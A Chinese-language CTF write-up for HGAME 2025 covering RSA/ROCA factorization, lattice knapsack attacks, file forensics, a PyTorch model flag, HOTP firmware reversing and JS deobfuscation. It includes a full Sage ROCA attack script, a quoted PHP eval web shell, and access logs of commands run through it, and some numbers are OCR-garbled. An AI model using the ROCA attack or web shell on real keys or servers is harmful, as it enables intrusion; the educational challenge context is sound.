SeanDictionary#0002f9

Crypto

suprimeRSA

题目

```
from Crypto.Util.number import *
import random

FLAG=b'hgame{xxxxxxxxxxxxxxxx}'
e=0x10001

#trick
def factorial(num):
    result = 1
    for i in range(1, num + 1):
        result *= i
    return result
a=?
b=?
assert factorial(a)+factorial(b)==a**b
M=(a+b)<<128

def gen_key():
    while True:
        k = getPrime(29)
        a = getPrime(random.randint(20,62))
```

```
        p = k * M + pow(e, a, M)
        if isPrime(p):
            return p

p,q=gen_key(),gen_key()
n=p*q
m=bytes_to_long(FLAG)
enc=pow(m,e,n)

print(f'{n=}')
print(f'{enc=}')

"""
n=669040758304155675570167824759691921106935750270765997139446851830489844731373721233290816
258049
enc=48720728317601882496526817230788824576381758387507100886937017256577723051437923673374284
6575849
"""
```

重新上题

```
from Crypto.Util.number import *
import random
from sympy import prime

FLAG=b'hgame{xxxxxxxxxxxxxxxxx}'
e=0x10001

def primorial(num):
    result = 1
    for i in range(1, num + 1):
        result *= prime(i)
    return result
M=primorial(random.choice([39,71,126]))

def gen_key():
    while True:
        k = getPrime(random.randint(20,40))
        a = getPrime(random.randint(20,60))
        p = k * M + pow(e, a, M)
        if isPrime(p):
            return p

p,q=gen_key(),gen_key()
n=p*q
m=bytes_to_long(FLAG)
enc=pow(m,e,n)

print(f'{n=}')
print(f'{enc=}')

"""
n=787190064146025392337631797277972559696758830083248285626115725258876808514690830730702705
056550628756290183000265129340257928314614351263713241
enc=365164788284364079752299551355267634718233656769290285760796137651769990253028664857272749598268110892426683253579840758552222893644373690398408
"""
```

exp

这是ROCA问题

详细漏洞分析以及脚本原理-链接

发现的几个用于解决ROCA问题的GitHub仓库

jvdsn/crypto-attacks

FlorianPicca/ROCA

elliptic-shiho/crypto_misc

第一个库的脚本 （出不了结果）

```
from attacks.factorization.roca import factorize

n=787190064146025392337631797277972559696758830083248285626115725258876808514690830730702705
056550628756290183000265129340257928314614351263713241
M = 962947420735983927056946215901134429196419130606213075415963491270
enc=365164788284364079752299551355267634718233656769290285760796137651769990253028664857272749598268110892426683253579840758552222893644373690398408
e = 0x10001
print(factorize(n, M, 5, 6))
```

出不来，不知道为什么，参数没错m=5，t=6

第二个库的脚本 （复现出结果了，但怪怪的）

原代码定义了M记得要改一下。

```
from roca_attack import roca

n=787190064146025392337631797277972559696758830083248285626115725258876808514690830730702705
056550628756290183000265129340257928314614351263713241
M = 962947420735983927056946215901134429196419130606213075415963491270

roca(n,M)
```

为什么？改了M就出不来了，不改就行、、、几秒钟出结果

```
from roca_attack import roca
n =
787190064146025392337631797277972559696758830083248285626115725258876808514690830730702705056550628756290183000265129340257928314614351263713241
print(roca(n))
```

第三个库的脚本 （唯一一个出结果的）

```
'''
An implementation of [1].

[1]: Matus Nemec, Marek Sys, Patr Svenda, Dusan Klinec, and Vashek Matyas. 2017. "The Return
of Coppersmith's Attack: Practical Factorization of Widely Used RSA Moduli"
[2]: Alexander May. 2003. "New RSA Vulnerabilities UsingLattice Reduction Methods"
'''
import functools
import binascii
import math

# display matrix picture with 0 and X
# references: https://github.com/mimoo/RSA-and-LLL-attacks/blob/master/boneh_durfee.sage
def matrix_overview(BB):
  for ii in range(BB.dimensions()[0]):
    a = ('%02d ' % ii)
    for jj in range(BB.dimensions()[1]):
      a += ' ' if BB[ii,jj] == 0 else 'X'
      if BB.dimensions()[0] < 60:
        a += ' '
    print(a)
  print("")

def factor_expand(n):
  res = []
  for p, e in factor(n):
    for i in range(0, e):
      res += [p**(i + 1)]
  return res

def reward_at_cost(old_M, new_M, old_order, new_order):
  '''
  Cost function
  cf. [1] 2.7.2 Greedy heuristic
  '''
  return (log(old_order, 2) - log(new_order, 2)) / (log(old_M, 2) - log(new_M, 2))

def compute_new_M_from_order(M, order_new_M):
  '''
  Compute M' from M, such that ord_{M'}(65537) = order_new_M.
  cf. [1] Algorithm 2.
  '''
  M_ = M
  for pi in factor_expand(M):
    order_pi = Mod(65537, pi).multiplicative_order()
    if order_new_M % order_pi != 0:
      M_ = M_ // pi
  return M_

def find_new_M(M, log2N):
  '''
  Find M' from M
  '''
  M_ = M
  order = Mod(65537, M_).multiplicative_order()
  while True:
    L = []
    for fi in factor_expand(order):
      new_order = order // fi
      new_M = compute_new_M_from_order(M_, new_order)
      L += [(reward_at_cost(M_, new_M, order, new_order), (new_order, new_M))]
```

```
    _, (new_order, new_M) = list(reversed(sorted(L)))[0]
    if log(new_M, 2) < log2N / 4:
      break
    M_ = new_M
    order = new_order
  return M_

def coppersmith_univariate(pol, NN, XX, mm, tt, beta=1.0):
  '''
  An implementation of Coppersmith's method for univariate polynomial

  Note: I didn't use [1]'s definition. This implementation referenced [2].
  '''
  PR.<x> = PolynomialRing(ZZ)
  polZZ = PR(pol)
  delta = polZZ.degree()
  pols = []

  for i in range(mm):
    for j in range(delta):
      pols += [(x * XX)^j * NN^(mm - i) * polZZ(x * XX)^i]

  for i in range(tt):
    pols += [(x * XX)^i * polZZ(x * XX)^mm]

  deg = delta * mm + tt
  M = Matrix(ZZ, deg)
  for i in range(deg):
    for j in range(deg):
      M[i, j] = pols[i].monomial_coefficient(x^j)

  B = M.LLL()

  f = 0
  for i in range(deg):
    f += x^i * B[0, i] / XX^i

  roots = []
  for x0, _ in f.roots():
    if x0.is_integer():
      if gcd(polZZ(ZZ(x0)), NN) >= NN^beta:
        roots += [ZZ(x0)]
  return list(set(roots))

def roca_attack(N, M_, mm, tt):
  '''
  ROCA Attack

  * mm and tt are tweakable parameter

  cf. [1] Algorithm 1.
  '''
  c_ = discrete_log(N, Mod(65537, M_))
  order_ = Mod(65537, M_).multiplicative_order()
  a_ = c_ // 2
  upper_bounds = (c_ + order_) // 2
  ZmodN = Zmod(N)
  PR.<x> = PolynomialRing(ZmodN, implementation='NTL')
  print("[+] c' = {}".format(c_))
  print("[+] Iteration range: [{}, {}]".format(a_, upper_bounds))
  while a_ <= upper_bounds:
    const = (Mod(65537, M_)^a_).lift()
    f = x + Mod(M_, N)^-1 * const
```

```
    beta = 0.5
    XX = floor(2 * N^beta / M_)
    # small_roots is useless (It can't solve this polynomial).
    # res = f.small_roots(beta=beta, X=XX)
    # Pari/GP's zncoppersmith function can solve
    res = coppersmith_univariate(f, N, XX, mm, tt, beta)
    for k_ in res:
      p = k_ * M_ + const
      if N % p == 0:
        return (p, N // p)
    a_ += 1

def main():
  '''
  Test
  '''

n=787190064146025392337631797277972559696758830083248285626115725258876808514690830730702705
056550628756290183000265129340257928314614351263713241
  M = 962947420735983927056946215901134429196419130606213075415963491270

enc=365164788284364079752299551355267634718233656769290285760796137651769990253028664857272749598268110892426683253579840758552222893644373690398408
  e = 0x10001

  M_ = find_new_M(M, 512)
  print("[+] M' = {}".format(M_))
  p, q = roca_attack(n, M_, 5, 6)
  assert p * q == n
  print("[+] p, q = {}, {}".format(p, q))

if __name__ == "__main__":
  main()

'''
[+] M' = 237327355303777437759638101028054086826289O
[+] c' = 680400
[+] Iteration range: [340200, 940800]
[+] p, q = 954455861490902893457047257515590051179337979243488068132318878264162627,
824752716083066619280674937934149242011126804999047155998788143116757683

time 30m58.4s
'''
```

跑了半个小时才出结果😭😭

hgame{ROCA_ROCK_and_ROll!}

sieve

题目

```
#sage
from Crypto.Util.number import bytes_to_long
from sympy import nextprime
```

```
FLAG = b'hgame{xxxxxxxxxxxxxxxxxxxxx}'
m = bytes_to_long(FLAG)

def trick(k):
    if k > 1:
        mul = prod(range(1,k))
        if k - mul % k - 1 == 0:
            return euler_phi(k) + trick(k-1) + 1
        else:
            return euler_phi(k) + trick(k-1)
    else:
        return 1

e = 65537
p = q = nextprime(trick(e^2//6)<<128)
n = p * q
enc = pow(m,e,n)
print(f'{enc=}')
#enc=244929409747471413653014009978459273276644448166527803806948446666550615396785106320940
233602506547617261737654 6
```

exp

根据if的条件可以判断当k是素数的时候额外+1

也就是说函数计算的结果是前k个数中素数个数与所有数的欧拉函数之和

素数个数用线性筛（太慢）或Sage都能算出

欧拉函数和用筛法时间太长，跑不出。（至少我没跑出来，也不知道为啥题目告诉你用筛法，简直误导

推导一下欧拉函数和的计算过程（ **杜数筛** ）

令$S(n)=\sum_{k=1}^{n}\varphi(k)$

已知欧拉函数性质

$$\sum_{d\mid k}^{n}\varphi(d)=k$$

$$\sum_{k=1}^{n}\sum_{d\mid k}^{n}\varphi(d)=\sum_{k=1}^{n}k$$

$$\sum_{k=1}^{n}k=\sum_{d=1}^{n}\varphi(d)\cdot\lfloor\frac{n}{d}\rfloor=\sum_{k=1}^{n}\sum_{d=1}^{\lfloor\frac{n}{k}\rfloor}\varphi(d)$$

$$S(n)=\sum_{k=1}^{n}\varphi(k)=\sum_{k=1}^{n}k-\sum_{k=2}^{n}\sum_{d=1}^{\lfloor\frac{n}{k}\rfloor}\varphi(d)=\sum_{k=1}^{n}k-\sum_{k=2}^{n}S(\lfloor\frac{n}{k}\rfloor)$$

所以欧拉函数前缀和公式为

$$S(n)=\sum_{k=1}^{n}k-\sum_{k=2}^{n}S(\lfloor\frac{n}{k}\rfloor)$$

```
from functools import *
from Crypto.Util.number import *

enc=244929409747471413653014009978459273276644448166527803806948446666550615396785106320940233602506547617261737654 6
e = 65537

@lru_cache(maxsize=None)
def sum(n):
    res = n * (n+1) // 2
    i = 2
    while i <= n:
        j = n//(n//i)
        res -= (j-i+1) * sum(n//i)
        i = j+1
    return res

s = sum(e**2//6)
count = prime_pi(e**2//6)
p = next_prime((s+count)<<128)
phi = p*(p-1)
d = inverse(e,phi)
m = pow(enc, d, p**2)
print(long_to_bytes(int(m)))

# hgame{sieve_is_n0t_that_HArd}
```

ezBag

题目

```
from Crypto.Util.number import *
import random
from Crypto.Cipher import AES
import hashlib
from Crypto.Util.Padding import pad
from secrets import flag

list = []
bag = []
p=random.getrandbits(64)
assert len(bin(p)[2:])==64
for i in range(4):
    t = p
    a=[getPrime(32) for _ in range(64)]
    b=0
    for i in a:
        temp=t%2
        b+=temp*i
```

```
        t=t>>1
    list.append(a)
    bag.append(b)
print(f'list={list}')
print(f'bag={bag}')

key = hashlib.sha256(str(p).encode()).digest()
cipher = AES.new(key, AES.MODE_ECB)
flag = pad(flag,16)
ciphertext = cipher.encrypt(flag)
print(f"ciphertext={ciphertext}")


"""
list=[[2826962231, 3385780583, 3492076631, 3387360133, 2955228863, 2289302839, 2243420737,
4129435549, 4249730059, 3553886213, 3506411549, 3658342997, 3701237861, 4279828309,
2791229339, 4234587439, 3870221273, 2989000187, 2638446521, 3589355327, 3480013811,
3581260537, 2347978027, 3160283047, 2416622491, 2349924443, 3505689469, 2641360481,
3832581799, 2977968451, 4014818999, 3989322037, 4129732829, 2339590901, 2342044303,
3001936603, 2280479471, 3957883273, 3883572877, 3337404269, 2665725899, 3705443933,
2588458577, 4003429009, 2251498177, 2781146657, 2654566039, 2426941147, 2266273523,
3210546259, 4225393481, 2304357101, 2707182253, 2552285221, 2337482071, 3096745679,
2391352387, 2437693507, 3004289807, 3857153537, 3278380013, 3953239151, 3486836107,
4053147071], [2241199309, 3658417261, 3032816659, 3069112363, 4279647403, 3244237531,
2683855087, 2980525657, 3519354793, 3290544091, 2939387147, 3669562427, 2985644621,
2961261073, 2403815549, 3737348917, 2672190887, 2363609431, 3342906361, 3298900981,
3874372373, 4287595129, 2154181787, 3475235893, 2223142793, 2871366073, 3443274743,
3162062369, 2260958543, 3814269959, 2429223151, 3363270901, 2623150861, 2424081661,
2533866931, 4087230569, 2937330469, 3846105271, 3805499729, 4188683131, 2804029297,
2707569353, 4099160981, 3491097719, 3917272979, 2888646377, 3277908071, 2892072971,
2817846821, 2453222423, 3023690689, 3533440091, 3737441353, 3941979749, 2903000761,
3845768239, 2986446259, 3630291517, 3494430073, 2199813137, 2199875113, 3794307871,
2249222681, 2797072793], [4263404657, 3176466407, 3364259291, 4201329877, 3092993861,
2771210963, 3662055773, 3124386037, 2719229677, 3049601453, 2441740487, 3404893109,
3327463897, 3742132553, 2833749769, 2661740833, 3676735241, 2612560213, 3863890813,
3792138377, 3317100499, 2967600989, 2256580343, 2471417173, 2855972923, 2335151887,
3942865523, 2521523309, 3183574087, 2956241693, 2969535607, 2867142053, 2792698229,
3058509043, 3359416111, 3375802039, 2859136043, 3453019013, 3817650721, 2357302273,
3522135839, 2997389687, 3344465713, 2223415097, 2327459153, 3383532121, 3960285331,
3287780827, 4227379109, 3679756219, 2501304959, 4184540251, 3918238627, 3253307467,
3543627671, 3975361669, 3910013423, 3283337633, 2796578957, 2724872291, 2876476727,
4095420767, 3011805113, 2620098961], [2844773681, 3852689429, 4187117513, 3608448149,
2782221329, 4100198897, 3705084667, 2753126641, 3477472717, 3202664393, 3422548799,
3078632299, 3685474021, 3707208223, 2626532549, 3444664807, 4207188437, 3422586733,
2573008943, 2992551343, 3465105079, 4260210347, 3108329821, 3488033819, 4092543859,
4184505881, 3742701763, 3957436129, 4275123371, 3307261673, 2871806527, 3307283633,
2813167853, 2319911773, 3454612333, 4199830417, 3309047869, 2506520867, 3260706133,
2969837513, 4056392609, 3819612583, 3520501211, 2949984967, 4234928149, 2690359687,
3052841873, 4196264491, 3493099081, 3774594497, 4283835373, 2753384371, 2215041107,
4054564757, 4074850229, 2936529709, 2399732833, 3078232933, 2922467927, 3832061581,
3871240591, 3526620683, 2304071411, 3679560821]]
bag=[123342809734, 118191282440, 119799979406, 128273451872]
ciphertext=b'\x1d6\xcc}\x07\xfa7G\xbd\x01\xf0P4^Q"\x85\x9f\xac\x98\x8f#\xb2\x12\xf4+\x05`\x8
0\x1a\xfa !\x9b\xa5\xc7g\xa8b\x89\x93\x1e\xedz\xd2M;\xa2'
"""
```

exp

背包密码首先想到通解，计算密度发现$\frac{n}{log_2\ max(M_i)} \approx 2 > 0.9480$常规构造格解做不了。

注意到题目给了四个背包用于同一个明文加密，可以尝试将四个背包构造在一个格内，于是有如下的格

$$(x_1, x_2, \dots, x_n, -1, -1, -1, -1) \begin{pmatrix} 1 & 0 & \dots & 0 & M_{11} & \dots & M_{41} \\ 0 & 1 & \dots & 0 & M_{12} & \dots & M_{42} \\ \vdots & \vdots & \ddots & \vdots & \vdots & \ddots & \vdots \\ 0 & 0 & \dots & 1 & M_{1n} & \dots & M_{4n} \\ 0 & 0 & \dots & 0 & S_1 & \dots & 0 \\ \vdots & \vdots & \ddots & \vdots & \vdots & \ddots & \vdots \\ 0 & 0 & \dots & 0 & 0 & \dots & S_4 \end{pmatrix} = (x_1, x_2, \dots, x_n, 0, 0, 0, 0)$$

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import *
import hashlib

list=[[2826962231, 3385780583, 3492076631, 3387360133, 2955228863, 2289302839, 2243420737,
4129435549, 4249730059, 3553886213, 3506411549, 3658342997, 3701237861, 4279828309,
2791229339, 4234587439, 3870221273, 2989000187, 2638446521, 3589355327, 3480013811,
3581260537, 2347978027, 3160283047, 2416622491, 2349924443, 3505689469, 2641360481,
3832581799, 2977968451, 4014818999, 3989322037, 4129732829, 2339590901, 2342044303,
3001936603, 2280479471, 3957883273, 3883572877, 3337404269, 2665725899, 3705443933,
2588458577, 4003429009, 2251498177, 2781146657, 2654566039, 2426941147, 2266273523,
3210546259, 4225393481, 2304357101, 2707182253, 2552285221, 2337482071, 3096745679,
2391352387, 2437693507, 3004289807, 3857153537, 3278380013, 3953239151, 3486836107,
4053147071], [2241199309, 3658417261, 3032816659, 3069112363, 4279647403, 3244237531,
2683855087, 2980525657, 3519354793, 3290544091, 2939387147, 3669562427, 2985644621,
2961261073, 2403815549, 3737348917, 2672190887, 2363609431, 3342906361, 3298900981,
3874372373, 4287595129, 2154181787, 3475235893, 2223142793, 2871366073, 3443274743,
3162062369, 2260958543, 3814269959, 2429223151, 3363270901, 2623150861, 2424081661,
2533866931, 4087230569, 2937330469, 3846105271, 3805499729, 4188683131, 2804029297,
2707569353, 4099160981, 3491097719, 3917272979, 2888646377, 3277908071, 2892072971,
2817846821, 2453222423, 3023690689, 3533440091, 3737441353, 3941979749, 2903000761,
3845768239, 2986446259, 3630291517, 3494430073, 2199813137, 2199875113, 3794307871,
2249222681, 2797072793], [4263404657, 3176466407, 3364259291, 4201329877, 3092993861,
2771210963, 3662055773, 3124386037, 2719229677, 3049601453, 2441740487, 3404893109,
3327463897, 3742132553, 2833749769, 2661740833, 3676735241, 2612560213, 3863890813,
3792138377, 3317100499, 2967600989, 2256580343, 2471417173, 2855972923, 2335151887,
3942865523, 2521523309, 3183574087, 2956241693, 2969535607, 2867142053, 2792698229,
3058509043, 3359416111, 3375802039, 2859136043, 3453019013, 3817650721, 2357302273,
3522135839, 2997389687, 3344465713, 2223415097, 2327459153, 3383532121, 3960285331,
3287780827, 4227379109, 3679756219, 2501304959, 4184540251, 3918238627, 3253307467,
3543627671, 3975361669, 3910013423, 3283337633, 2796578957, 2724872291, 2876476727,
4095420767, 3011805113, 2620098961], [2844773681, 3852689429, 4187117513, 3608448149,
2782221329, 4100198897, 3705084667, 2753126641, 3477472717, 3202664393, 3422548799,
3078632299, 3685474021, 3707208223, 2626532549, 3444664807, 4207188437, 3422586733,
2573008943, 2992551343, 3465105079, 4260210347, 3108329821, 3488033819, 4092543859,
```

```
4184505881, 3742701763, 3957436129, 4275123371, 3307261673, 2871806527, 3307283633,
2813167853, 2319911773, 3454612333, 4199830417, 3309047869, 2506520867, 3260706133,
2969837513, 4056392609, 3819612583, 3520501211, 2949984967, 4234928149, 2690359687,
3052841873, 4196264491, 3493099081, 3774594497, 4283835373, 2753384371, 2215041107,
4054564757, 4074850229, 2936529709, 2399732833, 3078232933, 2922467927, 3832061581,
3871240591, 3526620683, 2304071411, 3679560821]]
bag=[123342809734, 118191282440, 119799979406, 128273451872]
ciphertext=b'\x1d6\xcc}\x07\xfa7G\xbd\x01\xf0P4^Q"\x85\x9f\xac\x98\x8f#\xb2\x12\xf4+\x05`\x8
0\x1a\xfa !\x9b\xa5\xc7g\xa8b\x89\x93\x1e\xedz\xd2M;\xa2'


M = list
S = bag

ge = Matrix(ZZ,64+4)
for i in range(64):
    ge[i,i] = 1
    for j in range(4):
        ge[i,-4+j] = M[j][i]
for i in range(4):
    ge[-4+i,-4+i] = S[i]

Ge = ge.BKZ()

for i in Ge:
    if i[-1] == i[-2] == i[-3] == i[-4] == 0:
        ans = i[:-4]
        if set(ans).issubset({1,-1,0}):
           m = "".join(str(abs(x)) for x in ans)[::-1]
           p = int(m,2)
           print(p)

key = hashlib.sha256(str(p).encode()).digest()
cipher = AES.new(key, AES.MODE_ECB)
m = cipher.decrypt(ciphertext)
print(unpad(m,16))

# hgame{A_S1mple_Modul@r_Subset_Sum_Problem}
```

看了一眼规约后的格，发现要求的向量不在第一行反倒是倒数第四行


Misc

Hakuya Want A Girl Friend

发现50 4B 03 04打头，是zip压缩，修改一下，发现zip打不开，010检查发现后面有乱码，文件末尾发现倒置的PNG文件头，用脚本分离倒置

```
with open("a.png","rb") as file1:
    with open("b.png","wb") as file2:
        file2.write(file1.read()[::-1])
```

宽高爆破得到



压缩包密码To_f1nd_th3_QQ，解压

hgame{h4kyu4_w4nt_gir1f3nd_+q_931290928}

Level 314 线性走廊中的双生实体

觉得挺好玩的第一次做这样的深度学习，放一下题目

题目

附件下载链接

exp

先加载模型查看大体结构，发现两层线性层和一层自定义加密层SecurityLayer

查看该文件.\entity\improved_model\code__torch__.py可以知道SecurityLayer的结构如下

```
class SecurityLayer(Module):
  __parameters__ = []
  __buffers__ = []
  training : bool
  _is_full_backward_hook : Optional[bool]
  flag : List[int]
  fake_flag : List[int]
  def forward(self: __torch__.SecurityLayer,
    x: Tensor) -> Tensor:
    _0 = torch.allclose(torch.mean(x), torch.tensor(0.31415000000000004),
1.0000000000000001e-05, 0.0001)
    if _0:
      _1 = annotate(List[str], [])
      flag = self.flag
      for _2 in range(torch.len(flag)):
        b = flag[_2]
        _3 = torch.append(_1, torch.chr(torch.__xor__(b, 85)))
      decoded = torch.join("", _1)
      print("Hidden:", decoded)
    else:
      pass
    if bool(torch.gt(torch.mean(x), 0.5)):
      _4 = annotate(List[str], [])
      fake_flag = self.fake_flag
      for _5 in range(torch.len(fake_flag)):
        c = fake_flag[_5]
        _6 = torch.append(_4, torch.chr(torch.sub(c, 3)))
      decoded0 = torch.join("", _4)
      print("Decoy:", decoded0)
```

```
    else:
      pass
    return x
```

得知要经过Linear1的数据均值约为0.31415才能输出flag

用二分倒推输入张量

```
import torch

W = torch.tensor([[-0.1905, -0.2279, -0.1038,  0.2425,  0.1687, -0.0876, -0.0443,  0.1849,
0.1420,  0.2552],
                  [ 0.1606, -0.2255,  0.2935, -0.1483,  0.0447, -0.0528,  0.3090,
-0.0193,-0.0874, -0.1935],
                  [-0.2987, -0.3123,  0.1831,  0.2289, -0.1729,  0.0225, -0.1234,
0.1704,0.2700,  0.1911],
                  [ 0.1425,  0.0841, -0.2787, -0.0964, -0.2263, -0.2821,  0.0173,
0.0279,0.2843,  0.1745],
                  [ 0.1492, -0.1212, -0.3122, -0.0605,  0.2146, -0.2049, -0.2629,
0.2081,0.2239,  0.0339],
                  [ 0.3045, -0.3089, -0.0101,  0.0076,  0.1810,  0.2333, -0.0124,
0.0553,0.1279, -0.2548],
                  [-0.2894,  0.0390, -0.2061,  0.1143,  0.2291, -0.1281,  0.1897,
0.0182,0.0472, -0.2510],
                  [ 0.0527, -0.0044,  0.2950,  0.1157,  0.0345,  0.0579,  0.2961,
-0.0682,0.0336, -0.0558],
                  [-0.2985,  0.1062, -0.2369,  0.0633, -0.1295,  0.2976,  0.0094,
-0.3112,-0.2357, -0.1416],
                  [ 0.1578,  0.2312,  0.2572,  0.2929,  0.0181, -0.2295, -0.2644,
0.0538,-0.2774, -0.2838]])

b = torch.tensor([ 0.1209,  0.0082, -0.2783, -0.3144, -0.1505,  0.2989,  0.0367,  0.2310,
0.0135,  0.2238])

l,r = 0.1,0.2   # 预估范围

while True:
    i = (l+r)/2

    output_dim = W.shape[0]
    y_target = torch.full((output_dim,), i)

    x_target = torch.linalg.lstsq(W.T, (y_target - b).unsqueeze(1)).solution.squeeze()

    result = torch.mean(x_target @ W.T + b)
    print(f"{result:.15f}")

    if abs(result-0.31415) < 1e-5:
        print(x_target)
        print(i)
        break
    elif result > 0.31415:
        l = i
    elif result < 0.31415:
        r = i

entity = torch.jit.load('entity.pt')

input_data = torch.tensor(list(x_target.numpy()), dtype=torch.float32)
```

```
output = entity(input_data)
print(output)

# flag{s0_th1s_1s_r3al_s3cr3t}
```

或者一种非预期解法，根据自定义层知道flag存在模型属性下，且已知加解密过程，直接输出

```
import torch

print("".join(chr(i^85) for i in torch.jit.load('entity.pt').security.flag))
```

Computer cleaner

取证查看历史终端使用记录，发现一个shell.php后门文件，同时注意到flag_part3文件

```
cd ~
ls
cd /
ls
cd var
ls
cd www
ls
cd html
ls
cd uploads
nano shell.php
ls
pwd
cat shell.php
cd ..
ls
cat upload_log.txt
ls
cat upload.php
ls
cat upload.html
ls
cat index.html
nano index.html
sudo rm index.html
ls
nano index.html
ls
sudo nano index.html
ls
sudo nano upload_log.txt
cat uploadload_
cat upload_log.txt_
ls
cat upload_log.txt
ls
cd uploads
```

```
ls
cat shell.php
cd ..
cd /
ls
cd ~
ls
cd Documents/
ls
nano flag_part3
ls
cat flag_part3
cd ..
ls
cd /var/www
ls
cd html
ls
sudo nano upload_log.txt
cat upload_log.txt
cd ~
ls
cd Documents/
ls
```

查找shell.php文件找到该路径 `\var\www\html`，注意到log文件打开发现连接IP

```
1   <?php @eval($_POST['hgame{y0u_']);?>
2
```
shell.php

查找flag_part3文件找到

```
_c0mput3r!}
```
flag_part3

```
121.41.34.25 - - [17/Jan/2025:12:01:03 +0000] "GET / HTTP/1.1" 200 1024 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko
121.41.34.25 - - [17/Jan/2025:12:01:03 +0000] "GET /upload HTTP/1.1" 200 1024 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
121.41.34.25 - - [17/Jan/2025:12:01:15 +0000] "POST /upload HTTP/1.1" 200 512 "http://localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebK
121.41.34.25 - - [17/Jan/2025:12:01:20 +0000] "POST /upload HTTP/1.1" 200 1024 "http://localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
121.41.34.25 - - [17/Jan/2025:12:01:35 +0000] "POST /upload HTTP/1.1" 200 1024 "http://localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
121.41.34.25 - - [17/Jan/2025:12:01:50 +0000] "POST /upload HTTP/1.1" 200 1030 "http://localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
121.41.34.25 - - [17/Jan/2025:12:01:55 +0000] "GET /uploads/shell.php HTTP/1.1" 200 1024 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
121.41.34.25 - - [17/Jan/2025:12:02:00 +0000] "GET /uploads/shell.php?cmd=ls HTTP/1.1" 200 2048 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
121.41.34.25 - - [17/Jan/2025:12:02:05 +0000] "GET /uploads/shell.php?cmd=cat%20~/Documents/flag_part3 HTTP/1.1" 200 2048 "-" "Mozilla/5.0 (Windows NT 10.0
```

找到ip

访问ip得到第二段flag

hgame{y0u_hav3_cleaned_th3_c0mput3r!}

Two wires

根据题目可以确定的是，要找到原secret和counter，新secret和counter。

按照题意，固件及镜像是在连接上位机之前提取的，镜像中存储的就是原secret和counter。然后在固件和上位机交互修改密钥时经由引线获取了波形图，那么波形图中存储的就是新secret和counter。

然后对elf逆向发现该函数 `method_EepromData_serialize_OtpState_const_clone_constprop_14 ()`用于将OTP状态写入EEPROM。注意到如下四个字节对应bin数据的文件头

```
r24 = 0xbe;
r25 = 0xba;
r26 = 0xfe;
r27 = 0xca;
```

也就是说镜像文件的前四个字节BE BA FE CA用作标识符，用于检验OTP状态的正确性。

查看 `method_EepromData_tryUnserialize_OtpState_clone_constprop_15 ()`函数发现在校验完前四字节后便读取28字节进行下一轮处理，所以可以断定28字节包含了原secret和counter的明文。

`i2cOnReceive_int ()`在该函数中发现会将传输信号的第一个字节在 `loop ()`中作为判断以此确定下一次操作。

```
    r24 = *(data.0000012c);
    if (r24 == 0x01) {
        goto label_3;
    }
    if (r24 < 0x01) {
        goto label_4;
    }
    if (r24 == 0x02) {
        goto label_5;
    }
    if (r24 == 0x03) {
        goto label_6;
    }
    do {
label_1:
        return;
label_4:
        r24 = 0x02;
label_0:
        *(data.0000013d) = r24;
    } while (1);
label_3:
    r24 = 0x03;
    goto label_0;
label_5:
    r24 = 0x04;
    goto label_0;
label_6:
    r24 = 0x05;
    goto label_0;
label_2:
    r24 = 0x01;
    *(data.0000012b) = r24;
    goto label_1;
```

用PulseView查看波形图并结合函数名用I2C解码器解码。

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00	01	6B	69	4F	7E	03	54	F6	C6	6A	B5	00	00	00	00	00
10	00	00	01	00	00	00	93	7E	CD	0D	00	00	00	00	00	00
20	00	00	02	1A	04	02	1B	1C	6D	7D	45	58	02	00	00	00
30	00	00	00	03	00	00	00	00	00	00	00	00	00	00	00	00
40	00	00	00	00												

结合loop中的分支结构可以判断波形图第一个波和第三个波是对secret改动，第二个波是对计数器改动，波形图上最后6位全是0，猜测后六个字节是补位用，以此可以猜测得到secret是20字节，counter是8字节

于是可以得到这样的新secret和counter

secret = 0x6b694f7e0354f6c66ab51a04021b1c6d7d455802

counter = 0x0dcd7e930000001

然后将EEPROM的数据按字节长度分割（可能有两种排列方式，都是一下就行，最后得到原secret和counter

secret = 0x321c31d49454854244de86cc4ab6ddf435429052

counter = 0x3a92cd1700000592

脚本这里直接用pyotp库实现HOTP

```
from Crypto.Util.number import *
from pyotp import *
from base64 import *

x_secret = b32encode(long_to_bytes(0x6b694f7e0354f6c66ab51a04021b1c6d7d455802))
x_counter = 0x0dcd7e9300000001

y_secret = b32encode(long_to_bytes(0x321c31d49454854244de86cc4ab6ddf435429052))
y_counter = 0x3a92cd1700000592

x_hotp = HOTP(x_secret)
y_hotp = HOTP(y_secret)

print(f"hgame{{{x_hotp.at(x_counter)}_{x_hotp.at(x_counter+9)}_{y_hotp.at(y_counter+32)}_{y_
hotp.at(y_counter+64)}}}")

# HGAME{283942_633153_431432_187457}
```

Web

Level 24 Pacman

index.js反混淆，最后找到flag，base64加栅栏解密

```
_0x413b57.fillText("here is your gift:aGFldTRlcGNhXzR0cmdte19yX2Ftbm1zZX0=", this.x, this.y + 0x28);
console.log("here is your gift:aGFldTRlcGNhXzR0cmdte19yX2Ftbm1zZX0=");
```

hgame{u_4re_pacman_m4ster}

Reverse

Compress dot new

逆向分析知道Huffman编码的压缩算法

